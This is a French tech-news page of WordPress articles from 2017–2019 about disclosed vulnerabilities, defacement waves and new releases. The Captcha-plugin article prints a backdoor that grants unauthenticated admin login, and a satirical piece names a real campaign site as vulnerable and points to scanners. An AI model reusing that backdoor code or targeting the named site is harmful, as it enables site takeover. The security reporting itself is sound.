Wordpress

Une faille critique se niche dans WordPress depuis 6 ans

Soumis par fredericmazue le

Les chercheurs en sécurité de RIPS Technologies GmbH ont découvert une faille critique dans WordPress qui, si elle est exploitée, permet une exécution de code arbitraire à distance. Cette faille est présente dans toutes les versions de WordPress depuis 6 ans, révèle en exclusivité The Hacker News.

Pour exploiter la faille, il est toutefois nécessaire de disposer d'un compte avec les droits d'auteur. Le principe est assez simple :

Quand une image est téléchargée dans un WordPress, elle est tout d'abord placée dans le répertoire uploads (wp-content/uploads). WordPress crée en parallèle une référence interne à l'image dans la base de données, afin de garder une trace des méta-informations telles que le propriétaire de l'image ou l'heure du téléchargement.

Ces méta-informations sont stockées sous forme d'entrées Post Meta dans la base de données. Chacune de ces entrées est une paire clé / valeur, affectée à un certain identifiant.

Le problème avec ces entrées Post Meta est qu'il est possible de les modifier et de leur donner n'importe quelle valeur arbitraire lors d'une mise à jour de l'image car WordPress ne fait alors pas de vérification. Ensuite le mécanisme de chargement des images fait que les entrées Post Meta bidouillées peuvent conduire WordPress à télécharger un fichier malicieux distant. (démonstration dans les vidéo ci-dessous). Un billet de blog de RIPS Technologies donne tous les détails techniques concernant cette vulnérabilité.

Cette vulnérabilité est présente dans toutes les versions de WordPress depuis 6 ans. Il se trouve que la correction d'une autre vulnérabilité apportée à partir des versions 4.9.9 et 5.0.1 protège celles-ci de l'attaque telle que démontrée ci-dessous, mais ces versions de WordPress restent toutefois vulnérables si elles accueillent un plugin tiers qui permet de modifier les variables Post Meta.   

Les chercheurs de RIPS Technologies précisent qu'ils ont prévenu l'équipe de WordPress de l'existence de cette faille depuis 4 mois, mais que cette faille n'est toujours pas corrigée au moment où nous écrivons ces lignes. Cette correction ne devrait toutefois plus tarder car RIPS et WordPress travaillent à un patch.

[video:https://www.youtube.com/watch?v=iWeRbsrjUOA autoplay:0]

[video:https://www.youtube.com/watch?v=hfrKv6eDuR4 autoplay:0]
Commentaire actu

Membre depuis

20 ans 8 mois
fredericmazue

Oui l'article le dit aussi qu'un attaquant, pour pouvoir attaquer, doit avoir les droits d'auteur dans le WordPress :-) Mais sur un site collaboratif, ne pas accorder les droits d'auteur, ça semble assez difficile :-) Et puis rien ne dit qu'il n'existe pas quelque part (WordPress ou plugin) une autre vulnérabilité qui permette d'obtenir ces droits. Donc si je peux permettre, votre recommandation ne résout pas le problème, même si, bien sûr, elle limite les risques.

mer, 27 Fév 2019 - 17:02 Permalien

WordPress 5.1 sort demain

Soumis par fredericmazue le

Après quelques versions bêta et release candidate, c'est demain que WordPress 5.1 sortia en version définitive.

Parmi les nouveautés majeures apportées par cette mouture, Site Health Check est à remarquer. Site Health Check est un projet ambitieux visant à améliorer la stabilité et les performances de l’ensemble de l’écosystème WordPress. C'est la première phase de ce projet qui est incluse dans WordPress 5.1. Grâce à lui, WordPress détecte et met en pause le code d'un éventuel problème afin que vous puissiez vous connecter à votre tableau de bord et voir quel est le problème.

De plus, lors de l’installation de nouveaux plugins, Site Health Check vérifiera si un plugin nécessite une version de PHP incompatible avec votre site. Si c'est le cas, l'installation de ce plugin sera impossible.

Par ailleurs, WordPress commencera à afficher des avis aux administrateurs de sites exécutant des versions obsolètes de PHP. En effet, à partir d'avril 2019, WordPress augmentera sa version minimale prise en charge de PHP à 5,6. Vous devez vous préparer à ce changement  Pour vous aider à vérifier si vous êtes prêt pour cela, WordPress 5.1 vous montrera un avertissement et vous aidera à mettre à jour votre version de PHP, si nécessaire.

WordPress 5.1 bêta

Soumis par fredericmazue le

L'équipe de développement du célèbre gestionnaire de contenu WordPress a annoncé la disponibilité de la première bêta de WordPress 5.1

Cette mouture ne vient qu'à des fins de tests. Elle ne doit pas être utilisée en production.

WordPress 5.1 apporte deux nouveautés à remarquer :

Tout d'abord WordPress 5.1 intègre Site Health Check. Site Health Check est un projet visant à améliorer la stabilité et les performances de l’ensemble de l’écosystème WordPress. C'est la première phase de ce projet qui est incluse dans WordPress 5.1. Grâce à lui, WordPress détecte et met en pause le code d'un éventuel problème afin que vous puissiez vous connecter à votre tableau de bord et voir quel est le problème.

Ensuite, en avril 2019, WordPress augmentera sa version minimale prise en charge de PHP à 5,6. Vous devez vous préparer à ce changement  Pour vous aider à vérifier si vous êtes prêt pour cela, WordPress 5.1 vous montrera un avertissement et vous aidera à mettre à jour votre version de PHP, si nécessaire.

La sortie de WordPress 5.1 en version finale est prévu pour le 5 février.

Wordpress 5.0 : nouvelle bêta

Soumis par francoistonic le

Le CMS WordPress se prépare à passer en version 5.0. La bêta 2 est sortie il y a quelques heures. La version finale est attendue pour mi-novembre. Une des grosses nouveautés est la disponibilité d’un nouvel éditeur : Gutenberg. Les développeurs ont refondu le design et les blocs fonctionnels. Il doit aider à créer les contenus et à déployer les bons designs. Il se veut aussi plus intuitif et on pourra lui appliquer des tempêtes et des plugins. Plus globalement, WP 5 doit apporter une nouvelle API REST, une création des thèmes plus simples, un système de plugins amélioré. La localisation supportera les fichiers de traduction JavaScript.

Bien entendu, n’installez pas cette bêta sur votre serveur de production :-)

lien : https://wordpress.org/news/2018/10/wordpress-5-0-beta-2/

François Tonic

Une faille dans WordPress permet la suppression de fichiers du coeur du CMS et une exécution de code arbitraire à distance

Soumis par fredericmazue le

Un billet de la société de la société RipsTech attire l'attention sur l'existence d'une vulnérabilité de WordPress, toutes versions du CMS confondues, jusqu'à la version en cours 4.9.6.

Cette vulnérabilité a été découverte avec l'outil d'analyse de code RIPS, édité par RipsTech, qui se fait un peu de publicité pour l'occasion :-)

La vulnérabilité découverte a été signalée à l'équipe de WordPress, qui jusqu'ici n'a pas jugée utile de la corriger. Ce qui a décidé RipsTech à la rendre publique, indique le billet.

Le billet donne les détails techniques de la vulnérabilité. En résumé, du code dans includes/post.php, faute de désinfecter les paramètres passés à la fonction PHP unlink, permet à un attaquant d'effacer n'importe quel fichier moyennant deux conditions :

- l'attaquant a des droits simples dans le WordPress attaqué, comme le droit de supprimer un fichier multimédia.

- le processus PHP qui fait tourner le WordPress a les droits système nécessaires pour supprimer le fichier visé.

Comment en arrive-t-on à une exécution de code arbitraire à distance ? Par le fait qu'un attaquant peut supprimer le fichier wp-config.php. Une suppression qui déclenche le processus d'installation du CMS à la visite suivante. Démonstration dans la vidéo ci-dessous. A ce moment l'attaquant peut suivre le processus d'installation, et au cours du processus s'accorder les droits administrateur. Avec cette élévation de privilège, il pourra ensuite exécuter un code arbitraire au sein du CMS attaqué.

En attendant que l'équipe WordPress comble cette vulnérabilité, le billet propose un correctif très simple, qui consiste à hooker la fonction wp_update_attachment_metadata afin d'assainir les paramètres passés à la fonction PHP unlink par la fonction WordPress wp_delete_attachment.

[video:https://www.youtube.com/watch?v=dqyrc7euSDA autoplay:0]

Google veut aider au développement de WordPress et recrute des talents

Soumis par fredericmazue le

29% des sites web sont réalisés sous le CMS WordPress et celui-ci détient 60% de sparts de marché des SMS. Une telle popularité est de reflet des atouts de ce CMS. Mais il a aussi des défaut.

Les fréquents problèmes de sécurité et des performances faibles font partie des défauts pointés du doigt en ce qui concerne WordPress. Dans une présentation intitulée 'La performance c'est l'expérience utilisateur', faite par Google au WordCamp US 2017 (le WordCamp est un important événement autour de développement WordPress), Mountain View a récapitulé tous ces problèmes de performances en soulignant que selon certaines études, 53% des internautes abandonnent un site dont les pages mettent plus de 3 secondes à se charger dans les navigateurs. Le problème de performances devient très pénalisant dans l'univers du mobile. Ainsi, dans le même document Google, souligne que le temps moyen d'une page en connexion 3G est de 19 secondes, or 60% des connexions mobiles de part le monde sont encore en 2G.

Toujours selon Google les sites sous WordPress sont particulièrement peu performants, par exemple en ce qui concerne le temps de chargement d'une page, ou en ce qui concerne les optimisations pour les images.

Pour remédier à la situation, Google a mis en place un partenariat avec WordPress, pour travailler à l'amélioration du CMS. Pour cela Google dédie une équipe d'ingénieurs pour travailler à ce but. Alberto Medina, Developer Advocate de l'équipe Content Ecosystems de Google, détaille ce partenariat dans un billet. Le but de notre équipe est de travailler à la fois avec la communauté WordPress et les principaux développeurs, et avec les développeurs de plateformes Web pour permettre des expériences utilisateur incroyables sur le Web - optimisé par WordPress.

Les développeurs expérimentés et passionnés par WordPress peuvent rejoindre cette équipe, souligne Alberto Medina. Les développeurs intéressés peuvent postuler à cette page.

Une porte dérobée dans le plugin WordPress Captcha !

Soumis par fredericmazue le

Récemment, le plugin Captcha a été supprimé du référentiel de plugins par l'équipe de WordPress, avant d'être remplacé par une version propre. Voici pourquoi.

Chaque fois que le dépôt WordPress supprime un plugin avec une grande base d'utilisateurs, nous vérifions si cela est lié à la sécurité, explique WordFence dans le billet qui détaille l'affaire. Pour mémoire, WordFence édite des plugins de sécurité pour le CMS WordPress.

Et c'était bien le cas pour le plugin Captcha qui totalise au moins 300 000 installations actives.

L'équipe de WordFence y a découvert ce code :

function cptch_wp_plugin_auto_update()
{
    require_once ('cptch_wp_auto_update.php');
    global $cptch_plugin_info;

    $wptuts_plugin_current_version = $cptch_plugin_info['Version'];
    $wptuts_plugin_remote_path = 'https://simplywordpress[dot]net/captcha/captcha_pro_update.php';

    $wptuts_plugin_slug = plugin_basename(__FILE__);

    new cptch_wp_auto_update($wptuts_plugin_current_version, $wptuts_plugin_remote_path, $wptuts_plugin_slug);
}

Ce code traite la mise à jour du plugin et télécharge un fichier ZIP à partir de https://simplywordpress[dot]net, site de la société éditrice de Captcha depuis que l'éditeur original BestWebSoft lui a cédé.  Dans le fichier ZIP se trouvait notamment le fichier plugin-update.php contenant ce code :

@unlink(__FILE__);

require('../../../wp-blog-header.php');require('../../../wp-includes/pluggable.php');

$user_info = get_userdata(1);
// Automatic login //
$username = $user_info->user_login;
$user = get_user_by('login', $username );
// Redirect URL //
if ( !is_wp_error( $user ) )
{
    wp_clear_auth_cookie();
    wp_set_current_user ( $user->ID );
    wp_set_auth_cookie  ( $user->ID );
 
   $redirect_to = user_admin_url();
    wp_safe_redirect( $redirect_to );

    exit();
}

Ce code n'est ni plus ni moins qu'une porte dérobée qui crée une session pour l'utilisateur 1 c'est-à-dire l'administrateur par défaut créé par défaut lors de l'installation de WordPress.

N'importe qui pouvant exécuter ce code qui ne nécessite pas d'authentification, n'importe qui pouvait obtenir tous les droit administrateur des sites WordPress avec le plugin Captcha installé...

Responsables de sites, mettez à jour Captcha sans attendre, si la mise à jour automatique n'est pas activée sur vos WordPress.

WordPress : grave faille de sécurité dans le plugin WP Statistics, 300 000 sites sont menacés

Soumis par fredericmazue le

Les chercheurs en sécurité de l'entreprise Sucuri attirent l'attention sur l'existence d'une grave vulnérabilité dans le plugin WP Statistics. Cette vulnérabilité permet d'attaquer les sites sous WordPress par injection SQL.

Le danger est un peu limité par le fait que l'attaquant doit faire partie des utilisateurs enregistrés. Mais sur les sites qui permettent aux utilisateurs de créer un compte, par exemple sur des sites de e-commerce, cette limitation du danger n'en est bien sûr pas une du tout, au contraire.

Concernant cette vulnérabilité, le problème est que le plugin WP Statistics, comme beaucoup d'autres plugins WordPress, travaille avec des shortcodes, mais que dans son cas, les données utilisateur passées en arguments dans les shortcodes ne sont pas assainies, ce qui permet des attaques par injection SQL. Le billet de blog de Sucuri mentionné plus haut donne des détails techniques sur cette vulnérabilité.

Selon Sucuri il existe 300 000 sites sous WordPress qui utilisent le plugin WP Statistics et qui sont donc potentiellement menacés.

Les versions vulnérables de WP Statistics sont les versions antérieures à la version 12.0.8. Tous les webmasters et les responsables de sites sont invités à mettre à jour leurs WordPress au plus vite.

Commentaire actu

Anonyme (non vérifié)

Il y a aussi eu des failles très sérieuses dans WordPress Core. L'absence de plugin réduit le risque mais ne l'annule pas !

Et il y a des plugins fort utiles pour renforcer la sécurité... Celui de Sucuri, justement ! Ou un autre qui protège des (incessantes) attaques bruteforce !

mer, 12 Jul 2017 - 17:47 Permalien

Envie de hacker un site ? Faites-vous la main sur Fillon2017.fr, c'est facile

Soumis par fredericmazue le
Image

Défacer, pirater un site (c'est illégal, ne le faites pas :-), briller dans la communauté des hackers, c'est tentant. Mais comment faire ? Il faut apprendre. Par où commencer ?

Et bien pourquoi ne pas commencer par un site facile dont le hack aurait un retentissement national, repris par tous les médias ? Par exemple le site d'un homme politique qui se dit homme de progrès. Et si l'homme politique était candidat à l'élection présidentielle de 2017, alors là... jackpot ! :-)

Mais non... Les sites de ces gens là sont faits par des experts, surveillés, administrés par des webmaster rigoureux, pensez-vous. Peine perdue de s'y attaquer !


Vous avez tort. Par exemple Fillon2017.fr. Croiriez-vous que ce site très récent est réalisé avec un WordPress 4.3.3 ultra périmé et vulnérable ? C'est incroyable, mais vous pouvez le vérifiez avec cet outil en ligne : wpscans.com

Au moment où nous écrivons ces lignes, Fillon2017.fr tourne avec WordPress 4.3.3 bien que célèbre CMS open source soit capable de se mettre à jour automatiquement...

Mais c'est parce que cette mouture est sûre que justement ils l'utilisent, pensez-vous ? Tout faux : WordPress 4.3.3 est entre autres vulnérable aux injections SQL, ainsi qu'il est possible de le vérifier par exemple sur wpvulndb.com.

Faille WordPress 4.7.2 : près de 150 000 sites défacés

Soumis par fredericmazue le
Image

Le 31 janvier dernier, nous vous informions de la sortie de WordPress 4.7.2, mouture comportant trois importantes mises à jour de sécurité. Tous les medias ayant relayé cette information ont tous insisté sur l'urgence qu'il y avait pour les responsables de site à mettre leurs Wordpress à jour. Malheureusement et comme bien souvent, la recommandation n'a pas été suivie.

Une des failles permet une injection de contenu dans les sites sous WordPress. Et le moins que l'on puisse dire est que les hackers s'en donnent à coeur joie avec elle.


Le 6 février, la société de sécurité Sucuri faisait remarquer que plus de 65 000 sites WordPress étaient défacés via cette vulnérabilité. Un nombre qui s'obtient en cherchant by w4l3XzY3 dans Google. by w4l3XzY3 étant la signature de l'auteur des posts injectés. Rien n'indique d'ailleurs qu'il n'existe pas des milliers d'injections de posts sous d'autres signatures.

Mais rien qu'avec by w4l3XzY3, les dégâts sont de grandes ampleurs et le massacre va bon train. Au moment où nous écrivons ces lignes, ce sont 143 000 sites qui sont touchés.

Comme disait Coluche : jusqu'où s'arrêteront-ils ?  

On pourrait lui répondre : jusqu'à quand les webmasters mettront à jour.


un site défacé

Commentaire actu

Anonyme (non vérifié)

Avant d'attaquer les webmasters "qui ne mettent pas à jour", je crois qu'il serait bien de s'intéresser aux administrateurs de plateformes mutualisées, qui eux, ont des cadences de mise à jour bien trop lentes, malgré les demandes des administrateurs des sites qu'ils hébergent ! :(  En effet, sur des plateformes mutualisées, ce ne sont généralement pas les webmasters des différents sites qui peuvent faire eux-mêmes les mises à jour...

dim, 12 Fév 2017 - 15:24 Permalien

Membre depuis

20 ans 8 mois
fredericmazue

Ce n'est pas une attaque contre les webmasters. Je suis d'ailleurs moi-même webmaster de nombreux sites, alors je ne vais pas attaquer la profession :-) Il ne faut pas le prendre comme ça. C'est plutôt une attaque contre la négligence en regard de la sécurité qu'il faut voir.

Ce que vous dites en ce qui concerne les hébergeurs est très juste, et méritait d'être souligné. Après, il n'en reste pas moins vrai qu'il y a des milliers de webmasters pas de métier dirons-nous, mais qui sont en charge de sites, et qui laissent traîner les mises à jour de sécurité les plus sensibles parfois des années. Quand des dizaines de milliers de sites WordPress se font ainsi hacker alors que WordPress est un outil qui a la capacité de se mettre à jour tout seul, c'est quand même parce que la négligence reste le problème n°1 de la sécurité, à mon humble avis.

dim, 12 Fév 2017 - 19:12 Permalien